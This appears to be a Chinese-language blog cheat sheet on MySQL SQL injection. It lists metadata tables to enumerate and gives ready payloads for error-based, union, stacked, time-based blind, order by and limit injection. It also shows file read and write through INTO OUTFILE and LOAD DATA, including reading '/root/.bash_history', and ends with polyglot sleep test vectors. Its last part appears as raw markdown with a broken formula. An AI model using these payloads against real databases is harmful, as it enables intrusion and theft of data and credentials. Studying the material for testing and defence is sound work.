Mysql 注入基础小结
首先需要了解一下数据库结构,在 Mysql 中,默认库有三个
本页目录
首先需要了解一下数据库结构,在 Mysql 中,默认库有三个
- information_schema
- mysql
- performance_schema
其中performance_schema用于性能分析,而information_schema用于存储数据库元数据(关于数据的数据),例如数据库名、表名、列的数据类型、访问权限等
SQL
SELECT Syntax
SELECT [ALL | DISTINCT | DISTINCTROW ] [HIGH_PRIORITY] [STRAIGHT_JOIN] [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT] [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS] select_expr [, select_expr ...] [FROM table_references [PARTITION partition_list] [WHERE where_condition] [GROUP BY {col_name | expr | position} [ASC | DESC], ... [WITH ROLLUP]] [HAVING where_condition] [ORDER BY {col_name | expr | position} [ASC | DESC], ...] [LIMIT {[offset,] row_count | row_count OFFSET offset}] [PROCEDURE procedure_name(argument_list)] [INTO OUTFILE 'file_name' [CHARACTER SET charset_name] export_options | INTO DUMPFILE 'file_name' | INTO var_name [, var_name]] [FOR UPDATE | LOCK IN SHARE MODE]]0x01 注入常用表、目标字段
可查字段
-
schema
information_schema.COLUMNS->TABLE_SCHEMAinformation_schema.KEY_COLUMN_USAGE->CONSTRAINT_SCHEMA,TABLE_SCHEMA,REFERENCED_TABLE_SCHEMAinformation_schema.PARTITIONS->TABLE_SCHEMAinformation_schema.SCHEMATA->SCHEMA_NAMEinformation_schema.STATISTICS->TABLE_SCHEMAinformation_schema.TABLES->TABLE_SCHEMAinformation_schema.TABLE_CONSTRAINTS->CONSTRAINT_SCHEMA,TABLE_SCHEMAmysql.INNODB_INDEX_STATS->database_namemysql.INNODB_TABLE_STATS->database_name
-
table
information_schema.COLUMNS->TABLE_NAMEinformation_schema.KEY_COLUMN_USAGE->TABLE_NAME,REFERENCED_TABLE_NAMEinformation_schema.PARTITIONS->TABLE_NAMEinformation_schema.STATISTICS->TABLE_NAMEinformation_schema.TABLES->TABLE_NAMEinformation_schema.TABLE_CONSTRAINTS->TABLE_NAMEmysql.INNODB_INDEX_STATS->table_namemysql.INNODB_TABLE_STATS->table_name
-
column
information_schema.COLUMNS->COLUMN_NAMEinformation_schema.KEY_COLUMN_USAGE->COLUMN_NAME,REFERENCED_COLUMN_NAMEinformation_schema.STATISTICS->COLUMN_NAME
速查能力表
i.xx指代information_schema.xx
m.xx指代mysql.xx
| Schema | Table | Column | |
|---|---|---|---|
| i.COLUMNS | ✔️ | ✔️ | ✔️ |
| i.KEY_COLUMN_USAGE | ✔️ | ✔️ | ✔️ |
| i.PARTITIONS | ✔️ | ✔️ | |
| i.SCHEMATA | ✔️ | ||
| i.STATISTICS | ✔️ | ✔️ | ✔️ |
| i.TABLES | ✔️ | ✔️ | |
| i.TABLE_CONSTRAINTS | ✔️ | ✔️ | |
| m.INNODB_INDEX_STATS | ✔️ | ✔️ | |
| m.INNODB_TABLE_STATS | ✔️ | ✔️ |
| Schema | Table | Column | |
|---|---|---|---|
| i.COLUMNS | TABLE_SCHEMA | TABLE_NAME | COLUMN_NAME |
| i.KEY_COLUMN_USAGE | CONSTRAINT_SCHEMA TABLE_SCHEMA REFERENCED_TABLE_SCHEMA | TABLE_NAME REFERENCED_TABLE_NAME | COLUMN_NAME REFERENCED_COLUMN_NAME |
| i.PARTITIONS | TABLE_SCHEMA | TABLE_NAME | |
| i.SCHEMATA | SCHEMA_NAME | ||
| i.STATISTICS | TABLE_SCHEMA | TABLE_NAME | COLUMN_NAME |
| i.TABLES | TABLE_SCHEMA | TABLE_NAME | |
| i.TABLE_CONSTRAINTS | CONSTRAINT_SCHEMA TABLE_SCHEMA | TABLE_NAME | |
| m.INNODB_INDEX_STATS | database_name | table_name | |
| m.INNODB_TABLE_STATS | database_name | table_name |
0x02 常见函数
条件
if、when case
- IF(expr1,expr2,expr3)
如果 expr1 为真,且不为 0 不为 NULL,返回 expr2,否则返回 expr3
注意 if 函数和 if 语法的区别
另外 if 语法和 case 语法很相似,在末尾都可以直接 end
IF search_condition THEN statement_list [ELSEIF search_condition THEN statement_list] ... [ELSE statement_list]END IFCASE case_value WHEN when_value THEN statement_list [WHEN when_value THEN statement_list] ... [ELSE statement_list]END CASE
Or:
- CASE WHEN search_condition THEN statement_list [WHEN search_condition THEN statement_list] ... [ELSE statement_list]END CASEifnull
- IFNULL(expr1,expr2)
如果 expr1 不为 NULL,则返回 expr1,否则返回 expr2
nullif
- NULLIF(expr1,expr2)
如果 expr1 == expr2 为真,则返回 NULL,否则返回 expr1
字符串操作
字符操作函数很多,而且时常使用,这里举一般注入很少用到的几个
查找
elt 区间分组
- ELT(N,str1,str2,str3,…)
返回第 N 个字符串内容
make_set
- MAKE_SET(bits,str1,str2,…)
首先将 bits 倒置,然后取每一位为 1 的对应字符串
mysql> select make_set(17, "a","b","c","d","e","f"); -> a,emysql> select make_set(5, "a","b","c","d","e","f"); -> a,c17 -> 10001 -倒置-> 10001a | b | c | d | e1 | 0 | 0 | 0 | 1
5 -> 0101 -倒置-> 1010a | b | c | d | e1 | 0 | 1 | 0 |FIELD
- FIELD(str,str1,str2,str3,…)
返回 str 在后面参数中的位置,如果没有找到则返回 0。此函数为 elt 函数的补充
FIND_IN_SET
- FIND_IN_SET(str,strlist)
strlist 中使用,分割,返回 str 所在位置,如果没有找到则返回 0
mysql> SELECT FIND_IN_SET('b','a,b,c,d'); -> 2mysql> SELECT FIND_IN_SET(substr(user(),1,4),'1,root'); -> 2分割函数
left(str, N) <-> substr(str, 1, N) <-> mid(str, 1, N)right(str, N) <-> substr(str, -N) <-> mid(str, -N)扩展函数
rpad
- RPAD(str,len,padstr)
*_注意:len 最大长度为 1048576,即 1024_1024,否则直接返回 NULL
将字符串 str 填充为长度 len 的字符串,扩充的位置均为 padstr
当 len < len(str) 时,就位字符串切割了,例如
mysql> select rpad(user(), 4, 0x0); -> root同理如 lpad
repeat
-
REPEAT(str,count)
- count < 1 返回空字符串
- count = NULL 返回 NULL
比较函数
INTERVAL
- INTERVAL(N,N1,N2,N3,…)
Returns 0 if N < N1, 1 if N < N2…
实际这是比较函数,可以用来二分法查找,注意 N1….只能为数字
mysql> SELECT INTERVAL(ord(left(user(),1)),114,115); -> 1类型转换
cast
- CAST(expr AS type)
TypeList:
- BINARY:二进制
- CHAR[(N)]:字符型
- DATE:日期型
- DATETIME:日期和时间型
- DECIMAL:float型
- SIGNED:int
- TIME:时间型
- UNSIGNED:无符号整型
convert
- CONVERT(expr,type), CONVERT(expr USING transcoding_name)
时间函数
sleep
这里有个有趣点的,如果 sleep 跟在 where、order by 后面使用,则
time = row.length * sleep_time
即如果有3条数据,且sleep(1),则延时3*1=3s
信息函数
benchmark
- BENCHMARK(count,expr)
一般用于基准执行时间测试,利用于延时注入,但受影响比较多,需要大量测试取阈值
mysql> SELECT BENCHMARK(10000000, md5('1'));在测试机上得到有以下执行时间,可见基本是大于2秒的1 row in set (3.23 sec)1 row in set (2.78 sec)1 row in set (2.58 sec)1 row in set (2.89 sec)文件操作
注意:需要的条件有
-
FILE权限
mysql> select Host, User, File_priv from user;update mysql.user set file_priv='Y' where user='<user>';flush privileges; -
路径可写权限
select @@secure_file_priv修改后需重启-
NULL:禁止导入导出功能 -
<path>:指定允许导入导出的功能 -
空:无导入导出限制
修改:
//限制mysqld 不允许导入 | 导出:mysqld --secure_file_prive=null//限制mysqld 的导入 | 导出 只能发生在/tmp/目录下:mysqld --secure_file_priv=/tmp///不对mysqld 的导入 | 导出做限制:cat /etc/my.cnf[mysqld]secure_file_priv=
-
-
服务器可写绝度路径
函数区别:
- outfile函数可以导出多行,而dumpfile只能导出一行数据
- outfile函数在将数据写到文件里时有特殊的格式转换,而dumpfile则保持原数据格式
into dumpfile
mysql> SELECT 0x5e5e5e INTO DUMPFILE '<path>';mysql> SELECT 'content' INTO DUMPFILE '<path>';into outfile
FIELDS ESCAPED BY:对指定的字符进行转义FIELDS [OPTIONALLY] ENCLOSED BY:对字段值进行包裹FIELDS TERMINATED BY:对字段值之间进行分割
例如
# 字段间使用,分割 使用"对字段包裹,每行后加\nmysql> select * from mysql.user into outfile '/tmp/data1' fields terminated by ',' optionally enclosed by '"' lines terminated by '\n';load_file
mysql> SELECT LOAD_FILE('<path>') AS Result;load data
为SELECT ... INTO OUTFILE的补充
如果为secure_file_priv为 NULL,mysql还有个低权限读文件漏洞
mysql> create table mysql.rd1 (code Text);mysql> load data local infile '/root/.bash_history' into table mysql.rd1 fields terminated by '';mysql> select * from mysql.rd1;
mysql> drop table mysql.rd1;
正则匹配
REGEXP、RLIKE
- expr REGEXP pat, expr RLIKE pat
不同版本下神奇的问题
// 5.5.60-0+deb7u1mysql> select 1 regexp 0x00;ERROR 1139 (42000): Got error 'empty (sub)expression' from regexp
// 8.0.17mysql> select 1 regexp 0x00;+---------------+| 1 regexp 0x00 |+---------------+|             0 |+---------------+
// 10.3.14-MariaDB-1MariaDB [(none)]> select 1 regexp 0x00;+---------------+| 1 regexp 0x00 |+---------------+|             1 |+---------------+
存储过程
procedure analyse
报错利用需要 version ∈ [5.5.x, 5.6),低于5.5未测试
[WHERE where_condition] [GROUP BY {col_name | expr | position} [ASC | DESC], ... [WITH ROLLUP]] [HAVING where_condition] [ORDER BY {col_name | expr | position} [ASC | DESC], ...] [LIMIT {[offset,] row_count | row_count OFFSET offset}] [PROCEDURE procedure_name(argument_list)]0x03 常见注入方式
布尔型
报错型
一句 dump payload,主要利用mysql自定义变量@
select concat(@:=0,(select count(*) from`information_schema`.columns where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@);速查能力表
- 默认 MYSQL_ERRMSG_SIZE = 512
优先考虑函数显错长度,若函数回显长度未限制,则考虑Mysql报错内容长度限制
| 类别 | 函数 | 版本需求 | 5.5.x | 5.6.x | 5.7.x | 8.x | 函数显错长度 | Mysql报错内容长度 | 额外限制 |
|---|---|---|---|---|---|---|---|---|---|
| 主键重复 | floor round | ❓ | ✔️ | ✔️ | ✔️ | 64 | data_type ≠ varchar | ||
| 列名重复 | name_const | ❓ | ✔️ | ✔️ | ✔️ | ✔️ | only version() | ||
| join | [5.5.49, ?) | ✔️ | ✔️ | ✔️ | ✔️ | only columns | |||
| 数据溢出 - Double | 1e308 cot exp pow | [5.5.5, 5.5.48] | ✔️ | MYSQL_ERRMSG_SIZE | |||||
| 数据溢出 - BIGINT | [5.5.5, 5.5.48] | ✔️ | MYSQL_ERRMSG_SIZE | ||||||
| 几何对象 | geometrycollection linestring multipoint multipolygon multilinestring polygon | [?, 5.5.48] | ✔️ | 244 | |||||
| 空间函数 Geohash | ST_LatFromGeoHash ST_LongFromGeoHash ST_PointFromGeoHash | [5.7, ?) | ✔️ | ✔️ | 128 | ||||
| GTID | gtid_subset gtid_subtract | [5.6.5, ?) | ✔️ | ✔️ | ✔️ | 200 | |||
| JSON | json_* | [5.7.8, 5.7.11] | ✔️ | 200 | |||||
| UUID | uuid_to_bin bin_to_uuid | [8.0, ?) | ✔️ | 128 | |||||
| XPath | extractvalue updatexml | [5.1.5, ?) | ✔️ | ✔️ | ✔️ | ✔️ | 32 |
主键重复


主要利用分组&聚合过程中,多次计算引起的主键重复导致的报错
在这里利用的就是临时表下面两张图推敲一下大致就可以明白group by x执行的逻辑了
- 首先取一条数据,根据 x 进行查询取值(第一次计算x),与临时表内进行对比,临时表内主键为 x
- 根据对比结果分两种行为
- 如果已有相同主键,则对count(*)值 + 1
- 如果没有,则插入一条新数据,所需要的值(主键)都通过计算获取(第二次计算x)
floor
注意:经测试,目标字符型数据类型需为 char、text(系列),若为 varchar 无法报错
floor&rand:主要是利用rand(0)有序被取整后可产生重复值做主键,配合 count 聚合导致主键重复
其中rand(0)为有序序列围为0~0.5~1;那么rand(0)*2对应范围为0~1~2,通过 floor 取整后即为0 or 1,由于需要出现重复的主键,所以至少要执行五次,即至少目标表内有三条数据
mysql> select floor(rand(0)*2) from test;+------------------+| floor(rand(0)*2) |+------------------+| 0 | # 计算为 0,虚表中无主键 0| 1 | # 计算为 1,作为新主键插入| 1 | # 计算为 1,虚表中有主键 1,直接聚合| 0 | # 计算为 0,虚表中无主键 0| 1 | # 计算为 1,作为新主键插入,触发主键重复报错| 1 |+------------------+6 rows in set (0.00 sec)下面是网上常见的 payload,注意 database.table 主要是用来聚合报错,需要满足数据量 >= 3
P.S. rand(14) -> 0101 因此只需要 2 条数据
select count(*) from <database>.<table tabindex="0"> group by concat(<payload>, floor(rand(0)*2));实际上只要能触发多次计算以及聚合即可产生主键重复的效果,常见的聚合函数有
AVG([distinct] expr):求平均值COUNT({*|[distinct] } expr):统计行的数量MAX([distinct] expr):求最大值MIN([distinct] expr):求最小值SUM([distinct] expr):求累加和
以 sum 函数衍生的 payload,其它几个类似
select sum(1),concat(<payload>, floor(rand(0)*2))x from <database>.<table tabindex="0"> group by x;在 where 使用之后需要 as 成虚表
// use mysqlmysql > SELECT * FROM user WHERE User='1' or (select x from (select sum(1), concat(user(), floor(rand(0)*2))x from information.schemata group by x)a);ERROR 1062 (23000): Duplicate entry 'root@localhost1' for key 'group_key'测试时候出现了奇怪的事情
-
比如在 information_schema.tables 中,一次同时查询 table_schema 和 table_name 的次数满足以下关系
$\begin{cases}(table\_schema)^{x}+(table\_name)^{y} = Err \\x + y \in [0,2] \end{cases}$
-
如果传入payload数据为
字符串,且满足len(payload+1)>=495也不会报错,但是我觉得没人会这么做_Orz_
round
和 floor 类似,但是 round 会进行四舍五入,根据规则,round(rand(0)*2)至少需要 16 条数据
列名重复
name_const
mysql 列名重复也会报错,缺点目前只能报版本号
select * from (select name_const(version(),0x1),name_const(version(),0x1))a;join
需要 version >= 5.5.49 才可使用
可以用来报列名
select * from(select * from mysql.user a join mysql.user b)c;select * from(select * from mysql.user a join mysql.user b using(Host))c;select * from(select * from mysql.user a join mysql.user b using(Host, User[,column]))c;数据溢出
Mysql从5.5.5之后支持 (整型?)溢出报错,官方说明文档out-of-range-and-overflow
经测试需要 version ∈ [5.5.5, 5.5.49),之后已不再支持溢出注入攻击
官方数据类型说明文档:https://dev.mysql.com/doc/refman/5.7/en/numeric-type-overview.html
BIGINT
| Type | Storage (Bytes) | Minimum Value Signed | Minimum Value Unsigned | Maximum Value Signed | Maximum Value Unsigned |
|---|---|---|---|---|---|
| TINYINT | 1 | -128 | 0 | 127 | 255 |
| SMALLINT | 2 | -32768 | 0 | 32767 | 65535 |
| MEDIUMINT | 3 | -8388608 | 0 | 8388607 | 16777215 |
| INT | 4 | -2147483648 | 0 | 2147483647 | 4294967295 |
| BIGINT | 8 | -2^63 =-9223372036854775807 | 0 | 2^63-1 =9223372036854775807 | 2^64-1 =18446744073709551615 |
只要运算值溢出范围即可,变形很多种
# bigint unsignedselect if((select * from (select <payload>)b),2,2)+18446744073709551615;# bigint signedselect (x!=0x0)--9223372036854775807 from (select (<payload>)x)y;select !(select * from (select <payload>)b)-~0;DOUBLE
-
FLOAT[(M,D)] [UNSIGNED] [ZEROFILL]
一个小的(单精度)浮点数。允许值是-3.402823466E+38 对-1.175494351E-38, 0以及1.175494351E-38 对3.402823466E+38。这些是基于IEEE标准的理论限制。实际范围可能略小,具体取决于您的硬件或操作系统。
-
DOUBLE[(M,D)] [UNSIGNED] [ZEROFILL]
正常大小(双精度)浮点数。允许值是 -1.7976931348623157E+308对 -2.2250738585072014E-308, 0以及 2.2250738585072014E-308对 1.7976931348623157E+308。这些是基于IEEE标准的理论限制。实际范围可能略小,具体取决于您的硬件或操作系统。
1e308
以 10 为底指数函数求值,只要在范围之内均可,比如1.7e308等
select if((select * from (select (<payload>))x),2,2)*1e308;select if(x,2,2)*1e308 from (select (<payload>)x)y;cot
select cot((select *from (select <payload>)y));exp
以 e 为底指数函数求值,配合~取反函数进行整数溢出报错
exp(x):e^x~x:x取反
内部一层 select * from 是为了将目标内容作为一张表来读取,这样报错会提示出错化名,即目标内容
select exp(~(select * from (select <payload>)a));pow
指数运算,很好理解
select pow(2,~x) from (select (<payload>)x)y;几何对象
具体内容参考:
- https://blog.csdn.net/long535/article/details/75714781
- https://www.kancloud.cn/yangweijie/mysql5_1/42714

利用方式均为以下格式,但还没搞清为什么需要 as 两次
需要 version <= 5.5.48 才可使用
select target_function((select * from(select * from(select <payload>)a)b));geometrycollection
linestring
- LineString(pt [, pt] …)
除上面利用方式外,注入点 where 之后可用于爆当前库、表明,但需要知道具体字段
此利用方式需要版本[?, ?),测试通过版本 [5.5.x ~ 8.x]
mysql> select * from <database>.<table tabindex="0"> where linestring(<known_column>);
mysql> select * from mysql.user where linestring(User);ERROR 1367 (22007): Illegal non geometric '`mysql`.`user`.`User`' value found during parsing
multipoint
multipolygon
multilinestring
polygon
空间函数Geohash
需要 version ∈ [5.7, ?)
ST_LatFromGeoHash
select ST_LongFromGeoHash(<payload>);ST_LongFromGeoHash
select ST_LongFromGeoHash(<payload>);ST_PointFromGeoHash
select ST_PointFromGeoHash(<payload>, 1);GTID
需要 version => 5.6.5 才可使用
利用方式
select target_function(<payload>, 0);gtid_subset
gtid_subtract
JSON
需要 version ∈ [5.7.8, 5.7.11] 才可使用
被测试函数可能不全,其他 json 函数可自测
构造异常 json_doc
json_merge
select json_merge(<payload>, 2);多种构造
-
构造异常 json_doc
select target_function(<payload>, 2); -
构造异常 path
select target_function('[]', <payload>, 2);select target_function(json_array(), <payload>, 2);select target_function('{}', <payload>, 2);select target_function(json_object(), <payload>, 2);
json_remove
- JSON_REMOVE(json_doc, path[, path] …)
-
构造异常 json_doc
同上
-
构造异常 path
select json_remove('[]', <payload>);
json_array_insert
- JSON_ARRAY_INSERT(json_doc, path, val[, path, val] …)
json_array_append
- JSON_ARRAY_APPEND(json_doc, path, val[, path, val] …)
json_insert
- JSON_INSERT(json_doc, path, val[, path, val] …)
json_keys
- JSON_KEYS(json_doc[, path])
-
构造异常 json_doc
select json_keys(<payload>); -
构造异常 path
select json_keys('[]', <payload>);
json_replace
- JSON_REPLACE(json_doc, path, val[, path, val] …)
json_set
- JSON_SET(json_doc, path, val[, path, val] …)
UUID
select target_function(<payload>);bin_to_uuid
- BIN_TO_UUID(binary_uuid)
uuid_to_bin
- UUID_TO_BIN(string_uuid)
XPATH
MySQL 5.1.5版本中添加了对XML文档进行查询和修改的函数,分别是ExtractValue()和UpdateXML()
make_set
由于 xpath 特殊性,所以必须使用 concat 避免特殊字符前的内容被过滤,假如 concat 被禁用,可以使用 make_set 绕过
- MAKE_SET(bits,str1,str2,…)
这个函数的操作有点诡异:make_set 会先将 bits 值化为二进制,再倒叙一遍,比如1 -> 0001 -> 1000,再将值为 1 的对应位字符串进行输出,例如
# 5 -> 101 -> 101mysql> select make_set(5,'hello','nice','world');+------------------------------------+| make_set(5,'hello','nice','world') |+------------------------------------+| hello,world                        |+------------------------------------+
# 1|4 = 0001 | 0100 -> 0101 -> 1010mysql> select make_set(1 | 4,'hello','nice','world');+----------------------------------------+| make_set(1 | 4,'hello','nice','world') |+----------------------------------------+| hello,world                            |+----------------------------------------+
利用方式
select extractvalue(1,make_set(3, 0x1, <payload>));extractvalue
对 xml 文档进行查询
- extractvalue(xml_frag, xpath_expr)
可用拼接字符:0x00~0x1f,!,",#,%,&,',),*,+,,,.,:,;,<,=,>,?,[,\,],^,`,{,|,},~
其中*,.以及控制字符无对应回显字符
select extractvalue(1, concat(0x1, <payload>));updatexml
- updatexml(xml_target, xpath_expr, new_xml)
和extractvalue同属于xml功能函数,所以很像
select updatexml(1, concat(0x1, <payload>), 3);联合查询注入
# 利用 distinct 去重-1' union select 1,user(), group_concat(distinct table_name) from information_schema.columns where TABLE_SCHEMA=0x7365637572697479;-1' union select 1,user(), group_concat(COLUMN_NAME) from information_schema.columns where TABLE_SCHEMA=0x7365637572697479 and table_name=0x7573657273 %23堆叠注入/多语句查询注入
stacked 和 union 最大区别在于前者完整支持CRUD,后者只支持select
在 php 中
- mysqli_query 只能执行一次查询,不支持堆叠
- mysqli_multi_query 允许多次查询,支持堆叠
id=1;update ...;select ...;基于时间延迟注入
sleep
函数详情见时间函数-sleep
mysql> select sleep(if(hex(left(version(),1))=35, 1, 0));笛卡尔积
利用笛卡尔运算,造成大量查询产生的延时
\\left\[\\begin{matrix} 3 & c \\\\ 4 & d \\ \\end{matrix} \\right\] = \\left\[\\begin{matrix} 1 & a & 3 & c \\\\ 1 & a & 4 & d \\\\ 2 & b & 3 & c \\\\ 2 & b & 4 & d \\\\ \\end{matrix} \\right\]$$ ```plain // 同一表做笛卡尔乘积需要别名以免冲突 mysql> select * from mysql.user, mysql.user as b, mysql.user as c; ``` #### benchmark 函数详情见`信息函数-benchmark` ```plain mysql> select benchmark(if(hex(left(version(),1))=35, 10000000, 0), md5('1')); ``` #### REGEXP、RLIKE - expr REGEXP pat, expr RLIKE pat 通过大量匹配造成延时 ```plain mysql> select rpad('a',1048576,'a') RLIKE concat(repeat('(a.*)+',30),'b'); ``` #### get\_lock - GET\_LOCK(str,timeout) **需要长连接** 通过在当前 session 锁定一个变量,另一个 session 尝试请求后超时实现延时效果 详见:[https://zhuanlan.zhihu.com/p/35245598](https://zhuanlan.zhihu.com/p/35245598) ## 0x04 其他姿势 ### order by 注入 需要先了解 order by 语法 ```plain [ORDER BY {col_name | expr | position} [ASC | DESC], ...] ``` #### 常规姿势 ```plain // col_name 但是注意,类似如下的返回id字段,实际上排序时进行了转义 ?order=IF(1=1,id,username) <-> ?order=cast(id as char) // expr rand(0=1) 这里简单提一下 rand 是对每行结果进行一次计算,再根据结果排序,所以对大数据进行order by rand()会非常慢 同理 sleep(1) 会睡眠 row * time // position 在条件判断里返回的值即使为整型也不会被当做 position,如果需要的话必须在外部指定 ?order=1, IF(...) ``` #### 常见配合语句 无回显一般提倡 rand,耗时短且差异显著 1. error 显错 按显错注入攻击即可 2. sleep、rand 盲注 能通过函数能获取页面存在差异性,即通过页面相似度进行攻击 3. 位运算符,主要使用`^`亦或运算,其他也可 ```plain order by id ^ (select (select version()) regexp '^5'); order by id ^ (select (select version()) regexp 0x5e35); # 0x5e35 <-> hex('^5') # 注意 regexp 在不同版本下对十六进制匹配会有些微小的差异 ``` 4. union 利用条件比较苛刻,需要整条语句在括号中,且前后字段数量一致 ```plain (select * from security.users order by id <payload>); 结果如下 (select * from security.users order by id) union (select 1,2,3); 上面这是理想类型,如果有`,`分割,利用如下 (select * from security.users order by id, <payload>); 在 payload 中利用 null 不占位绕过,结果如下 (select * from security.users order by id, NULL) union (select 1,2,3); ``` 5. procedure analyse 一般是配合报错使用的,注意版本需求 **version ∈ \[5.5.x, 5.6)** ```plain select * from mysql.user limit 0,1 procedure analyse(extractvalue(1, concat(0x1, user())),1); ``` 6. 排序 详见:[https://xz.aliyun.com/t/5356#toc-2](https://xz.aliyun.com/t/5356#toc-2) 建议:非关键位使用`0x0`避免影响 ### between 注入 有点像INTERVAL,但是可作用的类型更多 ```plain mysql> select rpad(user(),1,0x0) between 'r' and 'r'; ``` ### limit 注入 ```plain [LIMIT {[offset,] row_count | row_count OFFSET offset}] [PROCEDURE procedure_name(argument_list)] [INTO OUTFILE 'file_name' [CHARACTER SET charset_name] export_options | INTO DUMPFILE 'file_name' | INTO var_name [, var_name]] [FOR UPDATE | LOCK IN SHARE MODE]] ``` 看语法 limit 后面可以利用 procedure、into函数。其中 into 按`文件操作`小节利用即可,procedure按上面`order by注入`利用即可 ### 未知字段绕过 [https://www.bodkin.ren/index.php/archives/166/](https://www.bodkin.ren/index.php/archives/166/) ## 测试向量 ```plain if(now()=sysdate(),sleep(10),0)/*'XOR(if(now()=sysdate(),sleep(10),0))OR'"XOR(if(now()=sysdate(),sleep(10),0))OR"'*/ 1111-if(mid(version/*f*/(),1,1)=5,sleep/*f*/(5),0) ``` ## 参考资料 [https://www.docs4dev.com/docs/zh/mysql/5.7/reference/key-column-usage-table.html](https://www.docs4dev.com/docs/zh/mysql/5.7/reference/key-column-usage-table.html)